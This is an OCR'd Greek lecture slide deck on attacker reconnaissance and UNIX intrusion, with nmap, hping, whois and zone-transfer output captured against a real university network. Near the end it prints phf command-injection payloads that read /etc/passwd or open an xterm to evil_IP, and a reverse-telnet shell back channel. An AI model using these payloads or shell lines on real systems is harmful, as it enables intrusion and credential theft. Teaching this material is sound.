



HACKING & CRACKING


Ο δρόμος για το Cracking



- Για να διεισδύσει ο εισβολέας χρειάζεται υπομονή και στρατηγική. Συνδυασμός των παρακάτω μπορεί να φέρει επιτυχία:
  - Αναγνώριση στόχου
    - Αναγνώριση Συστημάτων
    - Σάρωση
    - Ενεργή συλλογή πληροφοριών (usernames, passwords, etc.)
  - Διείσδυση σε επίπεδο ΛΣ
  - Διείσδυση σε επίπεδο δικτύου
  - Επιθέσεις μέσω λογισμικού
- Εμείς θα μιλήσουμε για:
  - Αναγνώριση στόχου
  - Διείσδυση σε επίπεδο ΛΣ (UNIX)

Αναγνώριση Συστημάτων


- Συλλογή γενικών πληροφοριών
- Αναγνώριση τοπολογίας δικτύου
- Αναγνώριση συστημάτων-κόμβων του δικτύου (αρχιτεκτονική, ΛΣ, κλπ.)
- Αναγνώριση Υπηρεσιών που παρέχονται από τα συστήματα-κόμβους
- Επιλογή στόχων με βάση τα παραπάνω και την πολιτική του εισβολέα



Αναγνώριση Συστημάτων

- Συλλογή γενικών πληροφοριών
  - Usenet
  - IRC
  - Search engines
  - Financial DBs (EDGAR)
- Αναγνώριση Συστημάτων
  - Domain Names
  - Περιοχή IP διευθύνσεων
  - IP διευθύνσεις προσπελάσιμες από Internet
  - Υπηρεσίες TCP&UDP που παρέχουν τα εντοπισμένα συστήματα
  - Αρχιτεκτονικές εντοπισμένων συστημάτων (x86, SPARC, SGI)
  - Μηχανισμοί ελέγχου πρόσβασης (AC) και κανόνες firewalls
  - Συστήματα εντοπισμού Εισβολών (IDS)
  - Ενεργητική συλλογή πληροφοριών: usernames, groupnames, passwords, banners, routing tables, SNMP information, etc.

Αναγνώριση Συστημάτων



- Εργαλεία αναγνώρισης
  - whois
  - host
  - nslookup
  - dig
  - axfr
  - ping
  - traceroute

Αναγνώριση Συστημάτων

whois example

```
[Evil]$ whois "lan." \
    @whois.internic.net
..bla bla.....
LAN-BASE.COM
LAN-B.COM
LAN-AUDITING-SOFTWARE.COM
LAN-AT-KIRCHBERG.COM
LAN-ASSOCIATES.COM
LAN-ASSIST.NET
LAN-ASSIST.COM
LAN-ART.NET
LAN-ART.COM
LAN-ARIS.COM
LAN-ARGENTINA.COM
LAN-ARENA.NET
LAN-ARENA.COM
LAN-AREA.NET
LAN-AREA.COM
LAN-ARCHITECTURE.COM
LAN-ARCHITECT.NET
LAN-ARCHITECT.COM
```

```
[Evil]$ whois "lan-b.com" \
    @whois.internic.net
..bla bla.....
Domain Name: LAN-B.COM
Registrar: TUCOWS INC.
Whois Server: whois.opensrs.net
Referral URL:
    http://domainhelp.tucows.com
Name Server: NS2.NAMESPACE4YOU.COM
Name Server: NS.NAMESPACE4YOU.COM
Status: clientTransferProhibited
Status: clientUpdateProhibited Status:
clientDeleteProhibited Updated Date:
07-jan-2007 Creation Date: 13-jan-2006
Expiration Date: 13-jan-2008
>>>Last update of whois database: Fri,
    2 Feb 2007 08:34:07 EST <<<
```

Αναγνώριση Συστημάτων

host example

```
[evil]$ host -t any -l eng.auth.gr
eng.auth.gr has SOA record vergina.eng.auth.gr.
   hostmaster.vergina.eng.auth.gr. 200603114 10800 3600 604800 172800
eng.auth.gr name server evia.ccf.auth.gr.
eng.auth.gr name server thalia.ccf.auth.gr.
eng.auth.gr name server vergina.eng.auth.gr.
eng.auth.gr name server philippos.ccf.auth.gr.
eng.auth.gr mail is handled by 0 vergina.eng.auth.gr.
eng.auth.gr mail is handled by 100 mailsrv1.ccf.auth.gr.
eng.auth.gr mail is handled by 200 mailsrv2.ccf.auth.gr.
eng.auth.gr has address 155.207.18.1
adsl.eng.auth.gr has address 155.207.18.28
aeschylus.eng.auth.gr has address 155.207.18.73
aiges.eng.auth.gr is an alias for zeus.csd.auth.gr.
alkistis.eng.auth.gr has address 155.207.18.18
amphipolis.eng.auth.gr has address 155.207.18.19
andonis.eng.auth.gr has address 155.207.18.77
anoixto.eng.auth.gr has address 155.207.18.249
```

Αναγνώριση Συστημάτων

`axfr example`


- Περιοδικά επαναλαμβανόμενες μεταφορές ζώνης
- Δημιουργία συμπιεσμένης βάσης δεδομένων με αρχεία ζώνης και συστημάτων για κάθε domain που εξετάζεται
- Καθορισμός domain ανώτατου επιπέδου, όπως com και org, για να παίρνουμε πληροφορίες για όλα τα domain που ανήκουν στις κατηγορίες com και org αντίστοιχα (δε συνίσταται).

```
[evil]$ axfr victim.gr
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain 'victim.gr'.:
Text deleted.
Received XXX answers (XXX records).
```


Αναγνώριση Συστημάτων

- Ασφάλεια συστήματος DNS
  - Περιορισμός των συστημάτων που έχουν δικαίωμα μεταφορά ζώνης από τους DNS servers μας.
  - Περιορισμός της πόρτας 53 στο πρωτόκολλο TCP μόνο στα συστήματα στα οποία επιτρέπουμε μεταφορά ζώνης από το DNS server μας, είτε μέσω περιμετρικού firewall, είτε μέσω του firewall του ίδιου του server, είτε και τα δύο. Τα απλά ερωτήματα DNS έρχονται στην πόρτα 53 UDP.
  - Όχι χρήση INFO RRs και γενικώς επιλογή ονομάτων χώρου που να μην αποκαλύπτουν περιττές πληροφορίες για τα συστήματά μας (όπως λχ. ονόματα του τύπου win98se.victim.gr, cisco.victim.gr, firewall.victim.gr, etc.).

Αναγνώριση Συστημάτων




- Αναγνώριση δικτύου
  - Εργαλείο ping (ICMP)
    - Αποστολή πακέτου echo request
    - Λήψη πακέτου echo reply
  - Εργαλείο traceroute
    - Αποστολή σειράς πακέτων με κατάλληλα TTLs
    - Προβολή των hops (routers) μεταξύ του συστήματός μας και του στόχου μας
    - Δυνατότητα χρήσης συγκεκριμένου destination port (UDP) (παράκαμψη firewall)




Σάρωση

- Εύρεση των συστημάτων που είναι «ζωντανά» σε ένα δίκτυο
- Εύρεση υπηρεσιών που προσφέρονται από τα συστήματα-στόχους
- Εύρεση έκδοσης των υπηρεσιών που παρέχονται από τα συστήματα-στόχους
- Εύρεση λειτουργικού συστήματος και έκδοσής των συστημάτων-στόχων



Σάρωση


- Για την εύρεση των «ζωντανών» συστημάτων χρησιμοποιούμε συνδυασμό gping και fping.
  - gping: δημιουργεί λίστα IPs
  - fping: ελέγχει αν το σύστημα είναι up
- Εξίσου δυνατό είναι και το πολυεργαλείο nmap
  - `[evil]$ nmap -sP 192.168.0.0/24`
  - `[evil]$ nmap -sP -PT80 192.168.0.0/24 (unreliable)`
- Περισσότερο έγκυρο από το nmap και με επιπλέον δυνατότητες είναι το hping:
  - `[evil]$ hping 192.168.0.1 -S -p 80 -f`
  - Δυνατότητα κατακερματισμού πακέτων (πιθανή παράκαμψη firewall)
- Επιπλέον δυνατότητα χρήσης crafted packets από το εργαλείο icmpenum (χρησιμοποιεί default ICMP TIME STAMP REQUEST)
- Το εργαλείο icmpquery επιστρέφει TIMESTAMP και subnetmask ενός συστήματος, με χρήση των flags t και m αντίστοιχα



Σάρωση

nmap example


```
[evil]$ nmap -sP 155.207.18.0/24

Starting Nmap 4.20 ( http://insecure.org ) at 2007-02-02 19:28 EET
Host vergina.eng.auth.gr (155.207.18.1) appears to be up.
Host argo.eng.auth.gr (155.207.18.2) appears to be up.
Host aptera.eng.auth.gr (155.207.18.3) appears to be up.
Host egnatiaw2.eng.auth.gr (155.207.18.5) appears to be up.
Host mgs.eng.auth.gr (155.207.18.35) appears to be up.

[evil]$ nmap -sP -PT80 155.207.18.0/24

Starting Nmap 4.20 ( http://insecure.org ) at 2007-02-02 19:29 EET
Host vergina.eng.auth.gr (155.207.18.1) appears to be up.
Host argo.eng.auth.gr (155.207.18.2) appears to be up.
Host aptera.eng.auth.gr (155.207.18.3) appears to be up.
Host mgs.eng.auth.gr (155.207.18.35) appears to be up.
Host elab3.eng.auth.gr (155.207.18.50) appears to be up.
Host englab.eng.auth.gr (155.207.18.53) appears to be up.
Host elab11.eng.auth.gr (155.207.18.67) appears to be up.
Host atlantas-vlan18.ccf.auth.gr (155.207.18.100) appears to be up.
Host tweety.eng.auth.gr (155.207.18.118) appears to be up.
Host wireless.eng.auth.gr (155.207.18.121) appears to be up.
```



Σάρωση

fping – hping example

```
[evil]$ fping -g 155.207.18.0/24
155.207.18.2 is alive
155.207.18.3 is alive
155.207.18.5 is alive
155.207.18.35 is alive
155.207.18.50 is alive
155.207.18.67 is alive
155.207.18.73 is alive

[evil]$ hping 155.207.18.1 -S -p 80 -f
HPING 155.207.18.1 (re0 155.207.18.1): S set, 40 headers + 0 data bytes
len=46 ip=155.207.18.1 ttl=62 DF id=0 sport=80 flags=SA seq=0 win=5840
   rtt=0.7 ms
len=46 ip=155.207.18.1 ttl=62 DF id=0 sport=80 flags=SA seq=1 win=5840
   rtt=0.5 ms
len=46 ip=155.207.18.1 ttl=62 DF id=0 sport=80 flags=SA seq=2 win=5840
   rtt=0.6 ms
len=46 ip=155.207.18.1 ttl=62 DF id=0 sport=80 flags=SA seq=3 win=5840
   rtt=0.6 ms
```



Σάρωση


- Σάρωση θυρών
  - TCP Connect (SYN, SYN/ACK, ACK)
  - TCP SYN (SYN, SYN/ACK, RST/ACK)
  - TCP FIN
  - TCP Xmas Tree (FIN, URG, PUSH)
  - TCP Null (όλες οι flags είναι απενεργοποιημένες)
  - TCP ACK
  - TCP Windows (εκμετάλλευση bugs του TCP stack στον τρόπο αναφοράς στο μέγεθος παραθύρου κάποιων συστημάτων)
  - TCP RPC (UNIX, ανιχνεύει και προσδιορίζει θύρες RPC)
  - UDP

Σάρωση

SATAN/SAINT


Εργαλεία

UNIX	TCP	UDP	Απόκρυψη
Strobe	X		
Tcp_scan	X		
Udp_scan		X	
Nmap	X	X	X
netcat	X	X	




Σάρωση

```
[evil]$ strobe 192.168.0.1
Strobe 2.01 (c) 2001 Julian Assange (proff@suburbia.net)
192.168.0.1 ftp          21/tcp File Transfer [Control] [96,JBP]
192.168.0.1 ssh          22/tcp Secure Shell

[evil]$ udp_scan 192.168.0.1 1-1024
42:UNKNOWN:
53:UNKNOWN:

[evil]$ nc -v -z -w2 192.168.0.1 1-1024
[192.168.0.1] 21 (ftp) open
[192.168.0.1] 22 (ssh) open

[evil]$ nc -v -z -w2 -u 192.168.0.1 1-1024
[192.168.0.1] 42 (name) open
[192.168.0.1] 53 (domain) open
```




Σάρωση

```
[evil]$ nmap -sS 155.207.18.1

Starting Nmap 4.20 ( http://insecure.org ) at 2007-02-02 20:12 EET
Interesting ports on vergina.eng.auth.gr (155.207.18.1):
Not shown: 1685 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
8009/tcp open  ajp13
8081/tcp open  blackice-icecap
8082/tcp open  blackice-alerts

Nmap finished: 1 IP address (1 host up) scanned in 1.338 seconds
```



Σάρωση

```
[evil]# nmap -sS -P0 -sV -O 155.207.18.1

Starting Nmap 4.20 ( http://insecure.org ) at 2007-02-02 20:13 EET
Interesting ports on vergina.eng.auth.gr (155.207.18.1):
Not shown: 1685 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      SCS sshd 3.2.9.1 (protocol 2.0)
25/tcp   open  smtp     Sendmail 8.13.6/8.13.6
53/tcp   open  domain   ISC Bind 9.2.2-P3
80/tcp   open  http     Apache httpd 1.3.37 ((Unix) mod_ssl/2.8.28 OpenSSL/0.9.7d PHP/4.3.11)
111/tcp  open  rpcbind   2 (rpc #100000)
443/tcp  open  ssl/http Apache httpd 1.3.37 ((Unix) mod_ssl/2.8.28 OpenSSL/0.9.7d PHP/4.3.11)
587/tcp  open  smtp     Sendmail 8.13.6/8.13.6
993/tcp  open  ssl/imap UW imapd 2004.357
995/tcp  open  ssl/pop3 UW Imap pop3d 2003.83
8009/tcp open  ajp13?
8081/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
8082/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
No exact OS matches for host (If you know what OS is running on it, see
    http://insecure.org/nmap/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=4.20%D=2/2%OT=22%CT=1%CU=41784%PV=N%DS=2%G=Y%TM=45C37FA9%P=i386-p

Uptime: 3.693 days (since Tue Jan 30 03:37:03 2007)
Network Distance: 2 hops
Service Info: OS: Unix
```





Σάρωση


```
[evil]$ nmap -sU -PU 155.207.18.1

Starting Nmap 4.20 ( http://insecure.org ) at 2007-02-02 20:18
   EET
Interesting ports on vergina.eng.auth.gr (155.207.18.1):
Not shown: 1483 closed ports
PORT    STATE         SERVICE
53/udp  open|filtered domain
111/udp open|filtered rpcbind
161/udp open|filtered snmp
162/udp open|filtered snmptrap
518/udp open          ntalk

Nmap finished: 1 IP address (1 host up) scanned in 1478.147
   seconds
```

Σάρωση

Cheops – όλα σε ένα







Ενεργή συλλογή πληροφοριών

- Usernames
- Groups
- Passwords
- Logged-in users
- Network shares
- RPC information
- SNMP


Ενεργή συλλογή πληροφοριών

```
[evil]$ showmount -e 192.168.0.1
export list for 192.168.0.1
/pub                        (everyone)
/usr                        (everyone)
/home                       (user)

[evil]$ finger -l @victim.gr

[victim.gr]
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
On since Sun 28 12:13 (PST) on tty1      26 minutes idle
     (messages off)
No mail.
Plan:
John Doe
Security Guru
Telnet password is my birthdate
```

Ενεργή συλλογή πληροφοριών


```
[evil]$ rpcinfo -p 192.168.0.1
          program vers proto port
          100000    2  tcp    111 rpcbind
          100005    1  udp    635 mountd
          100013    2  udp   2049 nfsd

[evil]$ rwho 192.168.0.1
root                localhost:ttyp0     Apr 11 10:20
lele                victim:ttyp1        Apr 11 09:10

[evil]$ rusers -l 192.168.0.1

root                localhost:ttyp0     Apr 11 10:20         :51
lele                victim:ttyp1        Apr 11 09:10         :02 (0.0)

[evil]$ telnet 192.168.0.1 25
Escape character is '^'.
[ESMTP]
vrfy root
250 root <root@victim.gr>
expn root
250 root lele@victim.gr

[evil]$ tftp 192.168.0.1
tftp> connect 192.168.0.1
tftp> get /etc/passwd /tmp/passwd.victim
```

Επιθέσεις σε UNIX




- Vulnerability mapping
  - Χειροκίνητος συσχετισμός υπηρεσιών συστήματος με Bugtraq και CERT
  - Usenet, mailing lists, IRC, googling για εύρεση εργαλείων αναζήτησης συγκεκριμένων τρωτών σημείων
  - Χρήση αυτοματοποιημένων εργαλείων αναζήτησης τρωτών σημείων όπως τα Nessus (www.nessus.org) και SAINT (www.wwdsi.com/saint)
- Δεν ξεχνώ
  - Λεπτομερή αναγνώριση του δικτύου του συστήματος-στόχου
  - Αντιστοίχιση ΛΣ, αρχιτεκτονικής, υπηρεσιών, κλπ σε γνωστά τρωτά σημεία και τεχνικές εκμετάλλευσής τους
  - Επιλογή στόχου με βάση την τοπολογία του δικτύου και την ευκολία διείσδυσης
  - Καταγραφή πιθανών σημείων εισόδου και ταξινόμηση κατά σειρά προτεραιότητας

Επιθέσεις σε UNIX



- Απομακρυσμένη πρόσβαση
  - Buffer overflow
  - Brute force attack
    - ftp
    - Ssh
    - telnet
    - rlogin,rsh,etc.
    - SNMP
    - POP/IMAP
    - HTTP/HTTPS
    - DataBases
  - Input validation

BUFFER OVERFLOW



Επιθέσεις σε UNIX


- **Input validation attack (επίθεση επικύρωσης εισόδου)**

/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
/cgi-bin/phf? Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20evil_IP:0.0


reverse telnet and back channels
[evil]# nc –l –n –v –p 80
[evil]# nc –l –n –v –p 25

/usr/bin/telnet evil_IP 80 | /bin/sh | /usr/bin/telnet evil_IP 25

Επιθέσεις σε UNIX



- TFTP
- FTP
- Sendmail
- RPC
- NFS shell
- X
- DNS
- Brute force (crack, john)
- Symbolic links
- File descriptors
- Race conditions
- Core files
- Shared libraries (LD_PRELOAD)
- Kernel vulnerabilities
- File permissions, SUID, GID
- Rootkits
- Trojan horses
- Sniffers
- Logfile tampering with
- Kernel rootkits



Cheers

mates